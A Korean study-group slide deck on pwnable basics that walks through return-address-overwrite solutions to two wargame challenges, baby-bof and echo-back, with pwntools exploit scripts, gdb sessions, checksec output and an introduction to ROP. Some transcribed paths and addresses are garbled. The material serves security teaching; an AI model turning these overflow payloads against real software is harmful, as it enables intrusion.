



HACKHU



pwnable 스터디 2주차

멘토: 윤성배

pwnable 스터디 1주차 recap

- pwnable 맛보기 시간에 배웠던 **return address overwrite**를 이용한 문제 풀기
- Dreamhack - baby-bof
- Dreamhack - echo-back 🌱



stack frame

- 지역변수가 저장되는 buf 영역에 길이 제한 없이 입력이 가능한 경우 **return address**를 덮을 수 있다.

Figure 2. 스택 프레임



baby-bof



baby-bof

- win 함수를 호출하는 것이 목표!

```
void win ()
{
    char flag[100] = {0,};
    int fd;
    puts ("You mustn't be here! It's a vulnerability!");

    fd = open ("../flag", O_RDONLY);
    read(fd, flag, 0x60);
    puts(flag);
    exit(0);
}
```

baby-bof

```
int main ()
{
    char name[16];

    // don't care this init function
    proc_init ();

    printf ("the main function doesn't call win function (0x%lx)!\n", win);

    printf ("name: ");
    scanf ("%15s", name);

    printf ("GM GA GE GV %s!!\n: ", name);

    printf ("|  addr\t\t|  value\t\t|\n");
    for (idx = 0; idx < 0x10; idx++) {
        printf ("|  %lx\t|  %16lx\t|\n", name + idx * 8, *(long*)(name + idx*8));
    }

    printf ("hex value: ");
    scanf ("%lx%c", &value);

    printf ("integer count: ");
    scanf ("%d%c", &count);

    for (idx = 0; idx < count; idx++) {
        *(long*)(name+idx*8) = value;
    }

    printf ("|  addr\t\t|  value\t\t|\n");
    for (idx = 0; idx < 0x10; idx++) {
        printf ("|  %lx\t|  %16lx\t|\n", name + idx * 8, *(long*)(name + idx*8));
    }

    return 0;
}
```

baby-bof


```
pwndbg> r
Starting program: /mnt/c/Users/grail/Downloads/8b9e7105-ea8b-4002-bdfa-a10c37bcf142/deploy/baby-bof
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
the main function doesn't call win function (0x40125b)!
name: grail
GM GA GE GV grail!!
: | addr | value |
| 7fffffffdf90 | 6c69617267 |
| 7fffffffdf98 | 401110 |
| 7fffffffdfa0 | 1 |
| 7fffffffdfa8 | 7ffff7c29d90 |
| 7fffffffdfb0 | 0 |
| 7fffffffdfb8 | 401325 |
| 7fffffffdfc0 | 1ffffe0a0 |
| 7fffffffdfc8 | 7fffffffef0b8 |
| 7fffffffdfd0 | 0 |
| 7fffffffdfd8 | 2220b3ba934b863b |
| 7fffffffdfde0 | 7fffffffef0b8 |
| 7fffffffdfde8 | 401325 |
| 7fffffffdfdf0 | 403e18 |
| 7fffffffdfdf8 | 7ffff7ffdf040 |
| 7fffffffde000 | dddf4c452c29863b |
| 7fffffffde008 | dddf5c3fa9c1863b |
```

```
pwndbg> tele 0x7fffffffdf90
00:0000 | 0x7fffffffdf90 ← 0x6c69617267 /* 'grail' */
01:0008 | 0x7fffffffdf98 → 0x401110 (_start) ← endbr64
02:0010 | 0x7fffffffdfa0 ← 1
TARGET | 0x7fffffffdfa8 → 0x7ffff7c29d90 (__libc_start_call_main+128)
04:0020 | 0x7fffffffdfb0 ← 0
05:0028 | 0x7fffffffdfb8 → 0x401325 (main) ← endbr64
06:0030 | 0x7fffffffdfc0 ← 0x1ffffe0a0
07:0038 | 0x7fffffffdfc8 → 0x7fffffffef0b8 → 0x7fffffffef341 ← '/mnt/c
```

baby-bof

```
0x40125b
integer count: 4
|  addr      |  value      |
| 7fffffffdf90 | 40125b      |
| 7fffffffdf98 | 40125b      |
| 7fffffffdfa0 | 40125b      |
| 7fffffffdfa8 | 40125b      |
| 7fffffffdfb0 | 0           |
| 7fffffffdfb8 | 401325      |
| 7fffffffdfc0 | 1ffffe0a0   |
| 7fffffffdfc8 | 7fffffffef0b8 |
| 7fffffffdfd0 | 0           |
| 7fffffffdfd8 | 2220b3ba934b863b |
| 7fffffffdfde0 | 7fffffffef0b8 |
| 7fffffffdfde8 | 401325      |
| 7fffffffdfdf0 | 403e18      |
| 7fffffffdfdf8 | 7ffff7ffd040 |
| 7fffffffefe000 | dddf4c452c29863b |
| 7fffffffefe008 | dddf5c3fa9c1863b |
You mustn't be here! It's a vulnerability!
DH{sample_flag}
```

echo-back 🌱



echo-back 🌱

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
    setvbuf(stdin, 0LL, 2, 0LL);
    setvbuf(stdout, 0LL, 2, 0LL);
    signal(14, 0LL);
    alarm(0x1Eu);
    puts("echo-back service");
    sub_4012D0();
    puts("\nbye");
    return 0LL;
}
```

```
ssize_t sub_4012D0()
{
    ssize_t v0; // rax
    size_t v1; // rbx
    _BYTE v3[136]; // [rsp+0h] [rbp-88h] BYREF

    puts("Input:");
    v0 = read(0, v3, 0x200uLL);
    if ( v0 <= 0 )
    {
        puts("bye");
        _exit(0);
    }
    v1 = v0;
    write(1, "You said: ", 0xAuLL);
    return write(1, v3, v1);
}
```

echo-back 🌱

```
int sub_401340()
{
    FILE *v0; // rax
    FILE *v1; // rbx
    __int128 v3[8]; // [rsp+0h] [rbp-88h] BYREF

    v0 = fopen("flag.txt", "r");
    if ( !v0 )
    {
        puts("flag.txt not found");
        _exit(0);
    }
    v1 = v0;
    memset(v3, 0, sizeof(v3));
    if ( !fgets((char *)v3, 128, v0) )
    {
        puts("flag read failed");
        _exit(0);
    }
    fclose(v1);
    puts("Congrats!");
    return puts((const char *)v3);
}
```

echo-back 🌱

```
#!/usr/bin/env python3

from pwn import *

p = process('./echo-back')

payload = b'a' * 0x88 # local variable area
payload += b'a' * 8 # sfp
payload += p64(0x401340) # return address

p.sendafter(b'Input:\n', payload)

p.interactive()
```

echo-back 🌱

```
grail@siftlab-grail:/mnt/c/Users/grail/Downloads/6fcca69e-5465-4293-ba13-a8a28509bfe5$ ./sol.py
[+] Starting local process './echo-back': pid 706
[*] Switching to interactive mode
You said: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaa@\x13@\x00\x00\x00\x00\x00[*] Got EOF while reading in interactive
$
```

echo-back 🌱



```
grail@siftlab-grail /mnt/C/Users/grail/Downloads/6fcca69e-5465-4293-bal3-a8a28509bfe5$ ./sol.py
```

```
#!/usr/bin/env python3

from pwn import *

p = process('./echo-back')

pause()

payload = b'a' * 0x88 # local variable area
payload += b'a' * 8 # sfp
payload += p64(0x401340) # return address

p.sendafter(b'Input:\n', payload)

p.interactive()
```

```
"sol.py" 15L, 244B
```

```
grail@siftlab-grail:/mnt/c/Users/grail/Downloads/6fcca69e-5465-4293-bal3-a8a28509bfe5$ ./sol.py
[*] Starting local process './echo-back': pid 1332
[*] Paused (press any to continue)
```

1,1 All

1. 프로세스 실행

1. 프로세스 실행

grail@msflab-grail:/mnt/c/Users/grail\$ gdb attach 1332

GNU gdb (Ubuntu 12.1-0ubuntu1-22.04.2) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

pmndbg: loaded 214 pmndbg commands. Type pmndbg [filter] for a list.
pmndbg: created 13 GDB functions (can be used with print/break). Type help function to see them.
attach: No such file or directory.
Attaching to process 1332
Reading symbols from /mnt/c/Users/grail/Downloads/6fcca69e-5465-4293-ba13-a8a28509bfe5/echo-back...
(No debugging symbols found in /mnt/c/Users/grail/Downloads/6fcca69e-5465-4293-ba13-a8a28509bfe5/echo-back)
Reading symbols from /lib/x86_64-linux-gnu/libc.so.6...
Reading symbols from /usr/lib/debug/.build-id/4f7b0c955c3d81d7cac1501a2498b69d182bf7f.debug...
Reading symbols from /lib64/libc.so.6...
Reading symbols from /usr/lib/debug/.build-id/acaf96d7b1a6bad57b559d646233d5dca23257c.debug...
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
0x00007d992cd14852 in __GI__libc_read (fd=0, buf=0x7ffdf962cdc10, nbytes=512) at ./sysdeps/unix/sysv/linux/read.c:26
26 ./sysdeps/unix/sysv/linux/read.c: No such file or directory.
----- tip of the day (disable with set show-tips off) -----
The set show-flags on setting will display CPU flags register in the regs context panel
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA

[REGISTERS / show-flags off / show-compact-regs off]

```

RAX 0xffffffffffffe00
RDX 0
RCX 0x7d992cd14852 (read+18) ← cmp rax, -0x1000 /* 'Hs' */
RDX 0x200
RDI 0
RSI 0x7ffdf962cdc10 → 0x7d992ce1b780 (_IO_2_1_stdout_) ← 0xfbad2887
R8 6
R9 0
R10 8
R11 0x246
R12 0x7ffdf962cdcb8 → 0x7ffdf962ce37e ← '. /echo-back'
R13 0x401170 ← endbr64
R14 0x403d90 → 0x401290 ← endbr64
R15 0x7d992cf93040 (_rtld_global) → 0x7d992cf942e0 ← 0
RBP 1
RSP 0x7ffdf962cdc08 → 0x4012ee ← test rax, rax
RIP 0x7d992cd14852 (read+18) ← cmp rax, -0x1000 /* 'Hs' */
[ DISASM / x86-64 / set emulate on ]
> 0x7d992cd14852 <read+18>      cmp     rax, -0x1000      0xffffffffffffe00 - -0x1000      EFLAGS => 0x206 [ cf pf af zf sf if df of ac ]
                                ↓
                                ✓ja     read+12>
                                ↓
0x7d992cd148b0 <read+112>      mov     rdx, qword ptr [rip + 0x105559]  RDX, [0x7d992ce19e10] => 0xffffffffffffffff80
0x7d992cd148b7 <read+119>      neg     eax
0x7d992cd148b9 <read+121>      mov     dword ptr fs:[rdx], eax      [0x7d992cf4a6c0] <= 0x200
0x7d992cd148bc <read+124>      mov     rax, 0xffffffffffffffff      RAX => 0xffffffffffffffff
0x7d992cd148c3 <read+131>      ret                                <0x4012ee>
                                ↓
0x4012ee                      test     rax, rax      0xffffffffffffffff & 0xffffffffffffffff      EFLAGS => 0x286 [ cf p
F af zf SF IF df of ac ]
                                ↓
                                ✓jle     0x401320      <0x401320>
0x401320                      mov     edi, 0x402862      EDI => 0x402862 ← 0x1b01000000657962 /* 'bye' */
0x401325                      call    0x4010e0      <0x4010e0>
                                [ STACK ]
00:0000  rsp 0x7ffdf962cdc08 → 0x4012ee ← test rax, rax
01:0000  rsi 0x7ffdf962cdc10 → 0x7d992ce1b780 (_IO_2_1_stdout_) ← 0xfbad2887
02:0010  0x7ffdf962cdc10 → 0x40204f ← 'echo-back service'
03:0018  0x7ffdf962cdc20 → 0x404010 (stdout) → 0x7d992ce1b780 (_IO_2_1_stdout_) ← 0xfbad2887

```

echo-back 🌱

```
#! /usr/bin/env python3

from pwn import *

p = process('./echo-back')

pause()

payload = b'a' * 0x88 # local variable area
payload += b'a' * 8 # $fp
payload += p64(0x401340) # return address

p.sendafter(b'Input:\n', payload)

p.interactive()
```

```
"sol.py" 15L, 244B      1,1      All
```

```
grail@shiftlab-grail:/mnt/c/Users/grail/Downloads/f5fca60e-5d65-4703-ba13-a8a28509bfe5$ ./sol.py
[*] Starting local process './echo-back'
[*] Paused (press any to continue)
[*] Switching to interactive mode
You said: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaa\x13@\x00\x00\x00\x00\x00$
```

```
00:0000 rsp 0x7ffe73e460c8 -> 0x4012ee <- test rax, rax
01:0008 rsi 0x7ffe73e460d0 -> 0x786ead01b780 (_IO_2_1_stdout_) <- 0xfbad2887
02:0010 0x7ffe73e460d0 -> 0x40204f <- 'echo-back service'
03:0018 0x7ffe73e460e0 -> 0x404010 (stdout) -> 0x786ead01b780 (_IO_2_1_stdout_) <- 0xfbad2887
04:0020 0x7ffe73e460e8 -> 0x786ead017600 (_IO_file_jumps) <- 0
05:0028 0x7ffe73e460f0 -> 0x786ead1d4040 (_rtd_global) -> 0x786ead1d52e0 <- 0
06:0030 0x7ffe73e460f8 -> 0x786eace8cec3 (_IO_file_overflow+259) <- cmp eax, -1
07:0038 0x7ffe73e46100 <- 0x11                                     [ BACKTRACE ]

> 0 0x786eacf14852 read+18
1 0x4012ee None
2 0x4011c7 None
3 0x786eace29d90 __libc_start_call_main+128
4 0x786eace29e40 __libc_start_main+128
5 0x401205 None

pwndbg> c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x00000000040131f in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
*RAX 0x98
*RBX 0x6161616161616161 ('aaaaaaaa')
*RCX 0x786eacf148f7 (write+23) <- cmp rax, -0x1000 /* 'H=' */
*RDY 0x98
*RDI 1
RSI 0x7ffe73e460d0 <- 0x6161616161616161 ('aaaaaaaa')
R8 6
R9 0
R10 8
R11 0x246
R12 0x7ffe73e46278 -> 0x7ffe73e4837e <- './echo-back'
R13 0x401170 <- endbr64
R14 0x403d90 -> 0x401290 <- endbr64
R15 0x786ead1d4040 (_rtd_global) -> 0x786ead1d52e0 <- 0
RBP 1
*RSP 0x7ffe73e46158 <- 0x6161616161616161 ('aaaaaaaa')
*RIP 0x40131f <- ret
[ DISASM / x86-64 / set emulate on ]
> 0x40131f ret
<0x6161616161616161>
↓

[ STACK ]
00:0000 rsp 0x7ffe73e46158 <- 0x6161616161616161 ('aaaaaaaa')
01:0008 0x7ffe73e46160 -> 0x401340 <- endbr64
02:0010 0x7ffe73e46168 -> 0x786eace29d90 (__libc_start_call_main+128) <- mov edi, eax
03:0018 0x7ffe73e46170 <- 0
04:0020 0x7ffe73e46178 -> 0x401170 <- endbr64
05:0028 0x7ffe73e46180 <- 0x172e6260
06:0030 0x7ffe73e46188 -> 0x7ffe73e46278 -> 0x7ffe73e4837e <- './echo-back'
07:0038 0x7ffe73e46190 <- 0
[ BACKTRACE ]

> 0 0x40131f None
1 0x6161616161616161 None
2 0x401340 None
3 0x786eace29d90 __libc_start_call_main+128
4 0x786eace29e40 __libc_start_main+128
5 0x401205 None

pwndbg>
```

echo-back 🌱

```
grail@stflab-grail: /mnt/c/Users/grail/Downloads/6fcca69e-5465-4293-bal3-a8a28509bfe5$ ./sol.py
#!/usr/bin/env python3

from pwn import *

p = process('./echo-back')

pause()

payload = b'a' * 0x80 # local variable area
payload += b'a' * 8 # $fp
payload += p64(0x401340) # return address

p.sendafter(b'Input:\n', payload)

p.interactive()
```

```
grail@stflab-grail: /mnt/c/Users/grail/Downloads/6fcca69e-5465-4293-bal3-a8a28509bfe5$ ./sol.py
[*] Starting local process './echo-back': pid 1374
[*] Paused (press any to continue)
[*] Switching to interactive mode
You said: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaa@\x13@\x00\x00\x00\x00\x00\x00
```

echo-back 🌱

```
IDA View-A  Pseudocode-A  Hex View-1  Structures
.text:0000000000401340 ; int sub_401340()
.text:0000000000401340 sub_401340 proc near
.text:0000000000401340
.text:0000000000401340 var_88 = xmmword ptr -88h
.text:0000000000401340 var_78 = xmmword ptr -78h
.text:0000000000401340 var_68 = xmmword ptr -68h
.text:0000000000401340 var_58 = xmmword ptr -58h
.text:0000000000401340 var_48 = xmmword ptr -48h
.text:0000000000401340 var_38 = xmmword ptr -38h
.text:0000000000401340 var_28 = xmmword ptr -28h
.text:0000000000401340 var_18 = xmmword ptr -18h
.text:0000000000401340
.text:0000000000401340 ; __unwind {
    .text:0000000000401344 endbr64
    .text:0000000000401345 push    rbx
    .text:000000000040134A mov     esi, offset modes ; "r"
    .text:000000000040134F mov     edi, offset filename ; "flag.txt"
    .text:0000000000401353 add     rsp, 0FFFFFFFFFFFFFF80h
    .text:0000000000401358 call    _fopen
    .text:000000000040135B test    rax, rax
    .text:000000000040135D jz      short loc_4013C0
    .text:0000000000401361 pxor    xmm0, xmm0
    .text:0000000000401364 mov     rdx, rax ; stream
    .text:0000000000401369 mov     esi, 80h ; n
    .text:000000000040136C mov     rdi, rsp ; s
    .text:000000000040136C mov     rbx, rax
    .text:000000000040136F movaps  [rsp+88h+var_88], xmm0
    .text:0000000000401373 movaps  [rsp+88h+var_78], xmm0
    .text:0000000000401378 movaps  [rsp+88h+var_68], xmm0
    .text:000000000040137D movaps  [rsp+88h+var_58], xmm0
    .text:0000000000401382 movaps  [rsp+88h+var_48], xmm0
    .text:0000000000401387 movaps  [rsp+88h+var_38], xmm0
    .text:000000000040138C movaps  [rsp+88h+var_28], xmm0
    .text:0000000000401391 movaps  [rsp+88h+var_18], xmm0
```

echo-back 🌱

```
#! /usr/bin/env python3

from pwn import *

p = process('./echo-back')

pause()

payload = b'a' * 0x80 # local variable area
payload += b'a' * 8 # sfp
payload += p64(0x401345) # return address

p.sendafter(b'Input:\n', payload)

p.interactive()
```

"sol.py" 15L, 244B written 13,23 All

```
grail@siftlab-grail:/mnt/c/Users/grail/Downloads/6fcca69e-5465-4293-bal3-a8a28509bfe5$ ./sol.py
[*] Starting local process './echo-back': pid 1395
[*] Paused (press any to continue)
```

You said: aaaE\x13@\x00\x00\x00\x00flag.txt not found

```
[*] Process './echo-back' stopped with exit code 0 (pid 1395)
[*] Got EOF while reading in interactive
$ 
```

echo-back 🌱

```
grail@siftlab-grail:/mnt/c/Users/grail/Downloads/6fcca69e-5465-4293-ba13-a8a28509bfe5$ ./sol.py
[+] Starting local process './echo-back': pid 1417
[*] Paused (press any to continue)
[*] Switching to interactive mode
You said: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaE\x13@\x00\x00\x00\x00\x00$ 
C
ongrats!
DH{hi_grail}

[*] Process './echo-back' stopped with exit code 14 (pid 1417)
[*] Got EOF while reading in interactive
$
```

보호 기법

```
grail@siftlab-grail:/mnt/c/Users/grail/Downloads/6fcca69e-5465-4293-ba13-a8a28509bfe5$ checksec ./echo-back
[*] '/mnt/c/Users/grail/Downloads/6fcca69e-5465-4293-ba13-a8a28509bfe5/echo-back'
Arch:             amd64-64-little
RELRO:            Full RELRO
Stack:            No canary found
NX:               NX enabled
PIE:              No PIE (0x400000)
SHSTK:            Enabled
IBT:              Enabled
```


stack BOF를 통한 Return Address Overwrite를 막기 위해 SFP 앞에 랜덤값을 넣어놓고, 함수 종료 시 검증

code 영역 주소 랜덤화

pwnable 스터디 2주차 개념 - ROP

- Return Oriented Programming의 줄임말
- 원하는 코드를 만들어 내기 위해 기존 코드를 재사용하는 기법
- stack에 execute 권한이 있을 시 shellcode를 넣어 실행할 수 있지만 NX(Non eXecutable) 보호 기법으로 인해 거의 불가
- 일반적으로 libc 베이스 주소를 알아내야 함
- 보통 system("/bin/sh") 호출을 목표로 함

함수 호출 규약



ROPgadget

```
grail@siftlab-grail:/mnt/c/Users/grail/Downloads/4759d3df-61b8-4104-bbcf-2a2404ee42a3$ ROPgadget --binary ./basic_rop_x64
Gadgets information
=====
